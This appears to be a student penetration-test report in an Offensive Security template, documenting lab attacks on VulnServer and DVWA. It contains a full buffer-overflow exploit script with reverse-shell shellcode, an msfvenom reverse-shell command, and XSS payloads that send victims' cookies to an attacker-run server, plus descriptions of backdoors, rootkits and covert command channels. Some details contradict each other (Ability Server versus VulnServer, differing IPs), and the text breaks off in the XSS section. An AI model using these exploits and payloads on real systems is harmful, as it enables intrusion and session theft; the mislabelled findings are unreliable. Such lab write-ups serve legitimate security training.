OFFENSIVE SECURITY Penetration Test Report for   
Internal Lab and Exam

student@youremailaddress.com

OSID: My OSID



Copyright © 2021 Offensive Security Ltd. All rights reserved.

No part of this publication, in whole or in part, may be reproduced, copied, transferred, or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from Offensive Security.

Table of Contents:

1.0 Network Penetration Testing Assessment Report 4

1.1 Introduction 4

1.2 Objective 4

1.3 Requirements 5

2.0 High-Level Summary 6

2.1 Overall Findings 6

2.2 Recommendations 7

3.0 Methodologies 8

3.1 Information Gathering 8

3.2 Service Enumeration 9

3.3 Penetration Techniques 12

3.4 Maintaining Access 12

3.5 House Cleaning 13

4.0 Attack Reports 14

4.1 Attack 1: Buffer Overflow 14

4.1.1 Introduction 14

4.1.2 Methodology 14

4.1.3 Findings 15

4.1.4 Recommendations 21

4.2 Attack 2: Web Attacks 21

4.2.1 Introduction 21

4.2.2 Methodology 21

4.2.3 Findings 22

4.2.4 Recommendations 34

4.3 Attack 3: Password Attacks 34

4.3.1 Introduction 34

4.3.2 Methodology 34

4.3.3 Findings 34

4.3.4 Recommendations 36

4.4 Attack 4: Metasploit Framework 38

4.4.1 Introduction 38

4.4.2 Methodology 38

4.4.3 Findings 38

4.4.4 Recommendations 39

5.0 Additional Items 40

5.1 Conclusion 40

5.2 Lessons Learned 40

5.3 Future Recommendations 41

5.4 References 42**1.0 Network Penetration Testing Assessment Report**

## 1.1 Introduction

The Network Penetration Testing Assessment Report provides a thorough summary of our appraisal of the network's security position. Our objective is to identify specific weaknesses in the network architecture that could be manipulated by hostile individuals.   
This paper provides the results of our evaluation, outlining detected weaknesses, testing approaches, and suggestions for reducing risks and improving network security. This research empowers stakeholders to make well-informed decisions on cybersecurity investments and risk management strategies by offering practical insights.   
It is essential to take into account these discoveries and suggestions within the organization's wider risk management structure and cybersecurity goals. To address the vulnerabilities that have been identified and to implement the recommended solutions, it will be necessary for different stakeholders to collaborate. This includes IT people, system administrators, and management teams.

## 1.2 Objective

The main purpose of the Network Penetration Testing Assessment is to analyze the security posture of the organization's network infrastructure by finding and analyzing any vulnerabilities and vulnerabilities. This evaluation attempts to:   
  
- Identify vulnerabilities and misconfigurations within the network infrastructure that unauthorized persons or hostile actors might exploit.   
- Assess the efficacy of current security controls, policies, and procedures in place to protect against unauthorized access, data breaches, and other security risks.   
- Evaluate the organization's preparedness to identify, react to, and recover from cybersecurity events and breaches impacting the network environment.

## 1.3 Requirements

To enable the effective execution of the Network Penetration Testing Assessment, the following criteria were established:  
  
**1. authority:** Obtain specific authority from the organization's management or designated stakeholders to undertake the penetration testing examination. This involves requesting formal authority to execute security testing activities that may affect the availability, confidentiality, or integrity of network resources.  
  
**2. Scope Definition:** Define the scope and bounds of the penetration testing examination, including the particular systems, networks, and assets to be evaluated. Document any constraints or exclusions, such as production systems, key infrastructure, or third-party services that are out of scope for testing.  
  
**3. Rules of Engagement:** Establish rules of engagement detailing the authorized behaviors and testing procedures that will be utilized throughout the assessment. Define approved testing methodologies, communication protocols, and escalation processes to guarantee transparency, cooperation, and alignment with corporate goals.  
  
**4. Compliance standards:** Adhere to appropriate legal, regulatory, and industry compliance standards regulating the conduct of penetration testing operations. Ensure compliance with data protection rules, privacy laws, and contractual duties about the processing of sensitive information and personally identifiable data.  
  
**5. Reporting and Documentation:** Document all results, observations, and suggestions from the penetration testing evaluation in a detailed report. Provide clear and actionable assistance for remediation initiatives, including prioritized suggestions, technical details, and strategic insights relevant to the organization's risk profile and security goals.

**2.0 High-Level Summary**

## 2.1 Overall Findings

The penetration testing exercise discovered serious vulnerabilities across different attack channels, including buffer overflow, online attacks (such as XSS, SQL injection, and file upload), password assaults targeting RDP, and exploitation utilizing Metasploit Framework. These results underline the significance of thorough security assessments to detect and remediate gaps in systems and applications.   
  
- Buffer Overflow: The Ability Server 2.34 FTP STOR Buffer Overflow vulnerability permitted unauthorized remote access to the target system, stressing the vital necessity for patching and updating vulnerable software.   
  
- online Attacks: XSS, SQL Injection, and File Upload vulnerabilities in the DVWA online application highlighted the possibility of data theft, session hijacking, and remote code execution. Strict input validation, output encoding, and secure file upload procedures are needed to reduce these dangers.   
  
- Password Attacks: Weak passwords on the RDP service permitted unauthorized access to computers, underlining the significance of maintaining strong password regulations, establishing account lockout procedures, and considering multi-factor authentication.   
  
- Metasploit Exploits: Exploitation of vulnerabilities in Samba and UnrealIRCd servers using Metasploit Framework underlined the necessity for timely patching and effective security measures to prevent unauthorized access and command execution.

## 2.2 Recommendations

To resolve the vulnerabilities uncovered during the penetration testing:   
  
- Implement Patch Management: Regularly update and patch susceptible software to reduce known security vulnerabilities and prevent exploitation.   
  
- Enhance Web Application Security: Enforce stringent input validation, output encoding, and secure file upload procedures to avoid XSS, SQL injection, and file upload attacks.   
  
- Strengthen Password regulations: Enforce strong password regulations, implement account lockout measures, and investigate multi-factor authentication to limit the risk of password assaults.   
  
- Network Segmentation and Access Restrictions: Implement network segmentation and access restrictions to reduce the effect of successful attacks and prevent lateral movement inside the network.   
  
By applying these guidelines, companies may enhance their overall security posture and decrease the risk of exploitation across numerous attack channels.


**3.0 Methodologies**

## 3.1 Information Gathering


I used a variety of methodologies in the first phase of the Network Penetration Testing Assessment to gather vital data on the network architecture, systems, and applications of the company. This stage helps me fully understand the network environment and establishes the foundation for other testing procedures.  
  
**Important Tasks:**  
**1. Network Discovery:** I carried out thorough scans to find active hosts, open ports, and network services within the target environment using network scanning tools like Nmap and Netdiscover. This phase helps to map out the topology of the network and identify possible points of access for more research.  
  
**2. Enumeration:** After locating active hosts and services, I carried out further enumeration to get precise details about every system and service. This involves obtaining crucial metadata, probing for vulnerabilities, and requesting services for version information to assess the network assets' security posture.  
  
**Tools Employed:**

**- Nmap:** A flexible tool for port scanning, host finding, and service enumeration on networks.

nmap -sn 192.168.2.0/24

To discover active hosts without port scanning, this software does a ping scan (-sn) on the specified target IP range.  
Screenshot:  
  
  
**- Netdiscover:** A program for discovering network addresses that are used to locate hosts that are currently online.

sudo netdiscover -i eth1

Explanation: To find active hosts on the network, this program uses Netdiscover to perform network discovery on the specified interface (-i).  
Screenshot:  



**3.2 Service Enumeration**   
I concentrated on locating and gathering comprehensive data on the services running on the target hosts during the Service Enumeration portion of the Network Penetration Testing Assessment. An understanding of the types, versions, configurations, and potential vulnerabilities present in the network environment is provided by service enumeration.   
  
**Important Tasks:**   
  
**1. Port Scanning:** To identify open ports on the target servers, I performed port scans using programs like Nmap and Masscan. Active network services that are accessible and potentially vulnerable to misuse are represented by open ports.   
  
**2. Service Version Detection:** Following the discovery of open ports, I used service version detection to identify the specific programs and versions that were using each port. This data facilitates targeted exploitation activities and aids in the discovery of known vulnerabilities associated with certain software versions.


|  |  |
| --- | --- |
| **Server IP Address** | **Ports Open** |
| 192.168.2.128 | **TCP:** 21,22,25,80,443 |
| 192.168.2.129 | **TCP:** 80, 21, 139, 445 |
| 192.168.2.1 | **TCP:** 3389, 21 |


**Tools Employed:**   
  
**- Nmap:** A flexible network scanning tool for OS fingerprinting, port scanning, host discovery, and service version identification.

nmap -sV -p- 192.168.2.0/24

Justification To determine the precise software and versions running on each port, this program performs service version detection (-sV) on the ports (-p) of the destination IP address that has been specified.   
Screenshot:







## 3.3 Penetration Techniques

The Penetration Techniques part of the Network Penetration Testing Assessment comprises actively exploiting discovered vulnerabilities and weaknesses within the network environment to acquire unauthorized access, elevate privileges, and highlight the potential consequences of successful assaults.   
  
**Key Activities:**   
  
**1. Exploitation of Known Vulnerabilities:** Leveraging information acquired during the reconnaissance and enumeration stages, I found and exploited known vulnerabilities existing in the target systems and applications. This includes exploiting publicly available attack code or constructing bespoke exploits to obtain unauthorized access or execute arbitrary instructions on the target computers.   
  
**2. Persistence Mechanisms:** To retain access and establish persistence inside the compromised network, I deployed several persistence mechanisms, such as backdoors, rootkits, and scheduled jobs. These measures allow continuing access to the affected systems even after remediation actions have been undertaken by the company.   
  
**3. Post-exploitation actions:** Following successful exploitation, I undertook post-exploitation actions to obtain further information, elevate privileges further, and increase my foothold inside the network environment. This may involve reconnaissance, lateral movement, data exfiltration, and privilege escalation to fulfill the goals of the penetration testing evaluation.

## 3.4 Maintaining Access

Maintaining access is a vital part of the Network Penetration Testing Assessment since it involves gaining permanent control over compromised systems to imitate the behaviors of a real-world attacker. By retaining access, I may continue to investigate the network environment, gain new information, and highlight the possible effect of a sustained security breach.   
  
**Key Activities:**   
  
**1. Establishing Backdoors:** After getting initial access to the compromised systems, I install backdoors or persistent access points to enable continuing access even after remediation measures are commenced by the business. These backdoors may take the shape of secret user accounts, malicious scripts, or covert communication channels that enable me to recover access to the systems at a later time.   
  
**2. Deploying Rootkits:** To disguise my existence and elude detection by security controls, I de-ploy rootkits or stealthy malware that influence system behavior and mask harmful actions from system administrators and security monitoring tools. Rootkits are meant to blend into the operating system and stay unnoticed while giving me continued access and control over the compromised computers.   
  
**3. Maintaining Command and Control (C2):** To keep control over hacked systems and coordinate additional operations inside the network environment, I construct command and control channels that permit remote communication and data exchange. These C2 channels may leverage encrypted communication protocols, covert channels, or hacked infrastructure to elude detection and retain stealth.

## 3.5 House Cleaning

After penetration testing is over, the network environment must be cleaned up and restored to its original integrity and security. This process is known as the "House Cleaning" phase of the Network Penetration Testing Assessment. The goal of house cleaning is to make sure the network reverts to a safe condition, get rid of any evidence of the assessment, and remove any backdoors or harmful artifacts.

**Important Tasks:**

**1. Artifact Removal:** To keep access to the network environment, I methodically delete any artifacts, backdoors, or malicious payloads that were installed during the penetration testing evaluation. This entails erasing user accounts, wiping data, and uninstalling any scripts or applications that were added without authorization during the examination.

**2. System Reconfiguration:** To get the network back to a safe condition, I adjust system settings, access limits, and security configurations after eliminating malicious artifacts and clearing the network environment. Changing passwords, installing security updates, and putting in place extra security measures might all be part of this to lessen the vulnerabilities and flaws found during the evaluation.

**3. Documentation and Reporting**: Lastly, I record and summarize the results of the penetration testing evaluation, including information on the vulnerabilities found, the methods of exploitation used, and suggestions for improvement and repair. The IT and security teams inside the company may use the insightful information and advice in this documentation to fix the vulnerabilities found and improve their security posture.

**4.0 Attack Reports**

## 4.1 Attack 1: Buffer Overflow

**4.1.1 Introduction**

Buffer overflow is a software issue that develops when a computer sends more data to a buffer than it can process. In addition to potentially creating memory corruption, this may offer an attacker access to execute arbitrary code. The target application in this attack scenario is VulnServer, a server software operating on Windows that possesses buffer overflow vulnerabilities.

**4.1.2 Methodology**

I attacked VulnServer's buffer overflow vulnerability by utilizing the systematic methods provided below:

**1. Target Identification:** The buffer overflow attack's principal target was identified to be the VulnServer program.

**2. Vulnerability Analysis:** I was able to determine the particular buffer overflow vulnerability in VulnServer and discover the input parameters required to create the problem by performing both static and dynamic analysis.

**3. Payload Crafting:** I constructed a malicious payload that would take advantage of the buffer overflow vulnerability to take control of the target system by employing both automated and human tactics.

**4. Exploitation:** I was able to successfully design a buffer overflow scenario and achieve elevated privileges for remote server access by running the produced payload against the target application.

**5. Post-Exploitation:** To highlight the probable effects of the buffer overflow vulnerability, I carried out post-exploitation actions including data exfiltration, privilege escalation, and system modification after getting access to the target system.

**4.1.3 Findings**

In answer to the buffer overflow attack against VulnServer, the following findings were made:

The target PC was successfully hacked by an exploit of the buffer overflow vulnerability, enabling unauthorized remote access. With extra permissions on the target system, the attacker may have been able to steal data and acquire further access. The attack served as a reminder of the relevance of input validation methods and safe coding standards in avoiding buffer overflow vulnerabilities and preventing unwanted access to important systems.

**Vulnerability Exploited:**

- **Vulnerability:** Ability Server 2.34 FTP STOR Buffer Overflow

- **System Vulnerable:** 172.16.203.134

- **Vulnerability Explanation:** Attackers may be able to seize control of the computer and execute any remote code they choose owing to this vulnerability. The operating system was different from the publicly known vulnerability, and it was revealed during the penetration test that an obsolete version of Ability Server was still active. To get the code to run successfully, the exploit needs to be recreated. A targeted attack was undertaken against the system after the vulnerability was modified, allowing the attacker total administrative access.

- **Vulnerability Fix:** The identified buffer overflow vulnerability in Ability Server 2.34 can be remediated by applying the latest patch released by the software developers. This patch addresses the specific issue related to buffer overflow in the STOR field, thereby preventing attackers from exploiting the vulnerability to gain unauthorized access or execute arbitrary code on the system. Users are strongly advised to download and install the patch from the official website of the software publisher, available at <http://www.code-crafters.com/abilityserver/>. By regularly updating the software to the latest version, organizations can ensure that their systems are protected against known vulnerabilities and maintain a secure environment for their network infrastructure and sensitive data.

- **Severity:** **Critical**

- **Proof of Concept Code Here:**

1. **Fuzzing the Target with Increasing Payload Sizes**:

#!/usr/bin/python

import socket

buffer=["A"]

counter=100

while len(buffer) <= 30:

buffer.append("A"\*counter)

counter=counter+200

for a string in the buffer:

print "Fuzzing PASS with %s bytes" % len(string)

s=socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

connect=s.connect(('192.168.2.1',9999))

s.recv(1024)


s.send(('TRUN .' + string + '\r\n'))


s.recv(1024)

s.send('EXIT\r\n')

s.close()

Screenshot:






1. **Determining Offset for EIP Overwrite**:

/usr/share/metasploit-framework/tools/exploit/pattern\_create.rb -l 2300

Screenshot: 


1. **Determining Offset for EIP Overwrite:**

/usr/share/metasploit-framework/tools/exploit/pattern\_offset.rb -q 396F4338 -l 2300

Screenshot:  


1. **Generating Payload with Shellcode**:

msfvenom -p windows/shell\_reverse\_tcp LHOST=192.168.2.1 LPORT=8080 -b "\x00" -f python -v shellcode

Screenshot: 

1. **Sending the Final Payload to Trigger the Buffer Overflow**:

#!/usr/bin/python

import socket

import struct

shellcode = b""

shellcode += b"\xdb\xc4\xd9\x74\x24\xf4\x5f\xb8\xed\xfc\x7a"

shellcode += b"\xc6\x29\xc9\xb1\x52\x31\x47\x17\x83\xc7\x04"

shellcode += b"\x03\xaa\xef\x98\x33\xc8\xf8\xdf\xbc\x30\xf9"

shellcode += b"\xbf\x35\xd5\xc8\xff\x22\x9e\x7b\x30\x20\xf2"

shellcode += b"\x77\xbb\x64\xe6\x0c\xc9\xa0\x09\xa4\x64\x97"

shellcode += b"\x24\x35\xd4\xeb\x27\xb5\x27\x38\x87\x84\xe7"

shellcode += b"\x4d\xc6\xc1\x1a\xbf\x9a\x9a\x51\x12\x0a\xae"

shellcode += b"\x2c\xaf\xa1\xfc\xa1\xb7\x56\xb4\xc0\x96\xc9"

shellcode += b"\xce\x9a\x38\xe8\x03\x97\x70\xf2\x40\x92\xcb"

shellcode += b"\x89\xb3\x68\xca\x5b\x8a\x91\x61\xa2\x22\x60"

shellcode += b"\x7b\xe3\x85\x9b\x0e\x1d\xf6\x26\x09\xda\x84"

shellcode += b"\xfc\x9c\xf8\x2f\x76\x06\x24\xd1\x5b\xd1\xaf"

shellcode += b"\xdd\x10\x95\xf7\xc1\xa7\x7a\x8c\xfe\x2c\x7d"

shellcode += b"\x42\x77\x76\x5a\x46\xd3\x2c\xc3\xdf\xb9\x83"

shellcode += b"\xfc\x3f\x62\x7b\x59\x34\x8f\x68\xd0\x17\xd8"

shellcode += b"\x5d\xd9\xa7\x18\xca\x6a\xd4\x2a\x55\xc1\x72"

shellcode += b"\x07\x1e\xcf\x85\x68\x35\xb7\x19\x97\xb6\xc8"

shellcode += b"\x30\x5c\xe2\x98\x2a\x75\x8b\x72\xaa\x7a\x5e"

shellcode += b"\xd4\xfa\xd4\x31\x95\xaa\x94\xe1\x7d\xa0\x1a"

shellcode += b"\xdd\x9e\xcb\xf0\x76\x34\x36\x93\xb8\x61\x3a"

shellcode += b"\xe3\x51\x70\x3a\xfc\x31\xfd\xdc\x68\x22\xa8"

shellcode += b"\x77\x05\xdb\xf1\x03\xb4\x24\x2c\x6e\xf6\xaf"

shellcode += b"\xc3\x8f\xb9\x47\xa9\x83\x2e\xa8\xe4\xf9\xf9"

shellcode += b"\xb7\xd2\x95\x66\x25\xb9\x65\xe0\x56\x16\x32"

shellcode += b"\xa5\xa9\x6f\xd6\x5b\x93\xd9\xc4\xa1\x45\x21"

shellcode += b"\x4c\x7e\xb6\xac\x4d\xf3\x82\x8a\x5d\xcd\x0b"

shellcode += b"\x97\x09\x81\x5d\x41\xe7\x67\x34\x23\x51\x3e"

shellcode += b"\xeb\xed\x35\xc7\xc7\x2d\x43\xc8\x0d\xd8\xab"

shellcode += b"\x79\xf8\x9d\xd4\xb6\x6c\x2a\xad\xaa\x0c\xd5"

shellcode += b"\x64\x6f\x3c\x9c\x24\xc6\xd5\x79\xbd\x5a\xb8"

shellcode += b"\x79\x68\x98\xc5\xf9\x98\x61\x32\xe1\xe9\x64"

shellcode += b"\x7e\xa5\x02\x15\xef\x40\x24\x8a\x10\x41"

payload = 'A' \* 2006 + struct.pack("<L",0x625011AF) + '\x90' \* 16 + shellcode

try:

print "\nSending tons of random bytes..."

s=socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

connect=s.connect(('192.168.2.1',9999))

s.recv(1024)

s.send(('TRUN .' + payload + '\r\n'))

s.recv(1024)

s.send('EXIT\r\n')


s.close()

print "\nDone! Wonder if we got that shell back?"

except:

print "Could not connect to 9999 for some reason..."

Screenshot:



**4.1.4 Recommendations**

The following steps are what we advise doing to fix the buffer overflow problem in VulnServer:

1. Implement strict input validation processes to ensure that data given by users doesn't exceed the allocated buffer space.

2. Use safe string operations and bounds checking in your secure code to prevent buffer overflow vulnerabilities in software applications.

3. Regularly update and patch vulnerable software to address known security vulnerabilities such as buffer overflows and memory corruption.

## 4.2 Attack 2: Web Attacks

**4.2.1 Introduction**

Taking advantage of flaws in online services and apps is the goal of many tactics used in online assaults. File upload assaults, Blind SQL Injection, and Cross-Site Scripting (both DOM-based and stored) are the four types of online attacks covered in this section.

**4.2.2 Methodology**

To perform the Web Attacks, I used an organized methodology:

**1. XSS (DOM-based and stored):** I found weak input fields inside the web application, wrote malicious scripts to exploit them, and then injected these scripts to execute arbitrary code within the victim's browser. Screenshots were recorded at each stage to document the exploitation process.

**2. Blind SQL Injection:** I attempted to get sensitive information from the backend database by changing the web application's SQL queries using Boolean and time-based approaches. Screenshots were acquired to demonstrate the efficient extraction of data.

**3. File Upload Attack:** I exploited the web application's vulnerable file upload functionality to upload potentially destructive files that the server may employ. To show the successful upload and execution of the malicious file, screenshots were captured.

**4.2.3 Findings**

Following the Web Attacks, the following discoveries were made:

***- XSS (stored and DOM-based):***  
- The effect of Cross-Site Scripting vulnerabilities is shown by the successful execution of malicious scripts in the victim's browser.  
Session cookie theft, fraudulent website redirection, and acting on behalf of authorized users are all possible.

***- Blind SQL Injection:***

- Successful extraction of sensitive information from the backend database, including usernames, passwords, and other personal data.   
- Demonstrated the vital need for input validation and parameterized queries to avoid SQL injection attacks.

**- *File Upload Attack:***

- Successful upload and execution of malicious files on the server, possibly leading to remote code execution and complete penetration of the online application.

- Highlighted the need to provide effective file upload validation and security controls to avoid unauthorized file execution.

**Vulnerabilities Exploited:**

**XSS (DOM-based):**

- **Vulnerability:** Cross-Site Scripting (XSS) (DOM-based)

- **System Vulnerable:** DVWA (Damn Vulnerable Web Application) running at 192.168.2.129

**- Vulnerability Explanation:** This vulnerability allows attackers to inject malicious scripts into web pages viewed by other users, potentially leading to unauthorized actions on behalf of authenticated users.

**- Vulnerability Fix:** developers should implement strict input validation and output encoding to sanitize user-supplied data and prevent the execution of malicious scripts.


- **Severity:** **High**

- **Proof of Concept Code Here**:

- Step 1: Injecting malicious script into the DVWA application:

http://192.168.2.129/dvwa/vulnerabilities/xss\_d/?default=<script>alert(document.cookie)</script>

Screenshot:




- Step 2: Hosting a malicious payload using Python's HTTP server:

Python3 -m http.server 9000

- Step 3: Crafting the default parameter to execute the payload:

http://192.168.2.128/dvwa/vulnerabilities/xss\_d/?default=<script>window.location='http://192.168.2.128:9000/?cookie='+document.cookie</script>


Screenshot:



- Step 4: Exploiting medium security level vulnerability:

http://192.168.2.129/dvwa/vulnerabilities/xss\_d/?default=English<select><img src/onerror=alert(document.cookie)>


Screenshot:



- Step 5: Exploiting hard security level vulnerability:

http://192.168.2.128/dvwa/vulnerabilities/xss\_d/?#?default=<script>alert(document.cookie)</script>

Screenshot:



**XSS (Stored):**

**- Vulnerability:** Cross-Site Scripting (XSS) (Stored)

**- System Vulnerable:** DVWA (Damn Vulnerable Web Application) running at 192.168.2.129

**- Vulnerability Explanation:** This vulnerability allows attackers to inject malicious scripts into the web application, which are then stored and executed when accessed by other users. Stored XSS vulnerabilities in DVWA can lead to data theft on behalf of authenticated users.

**- Vulnerability Fix:** developers should implement strict input validation and output encoding to sanitize user-supplied data before storing it in the database.

**- Severity:** **High**


**- Proof of Concept Code Here:**


*- Low Security Level:*

- Step 1: Injecting a malicious script to display a cookie alert:

<script>alert(document.cookie)</script>

Screenshot:






- Step 2: Redirecting to a malicious URL with the cookie value:

<script>window.location="http://192.168.2.129:1337/?cookie="+document.cookie</script>

Screenshot:







*- Medium Security Level:*

- Step 1: Injecting a simple alert script by changing to uppercase:

<SCRIPT>alert("hacked")</script>

Screenshot:




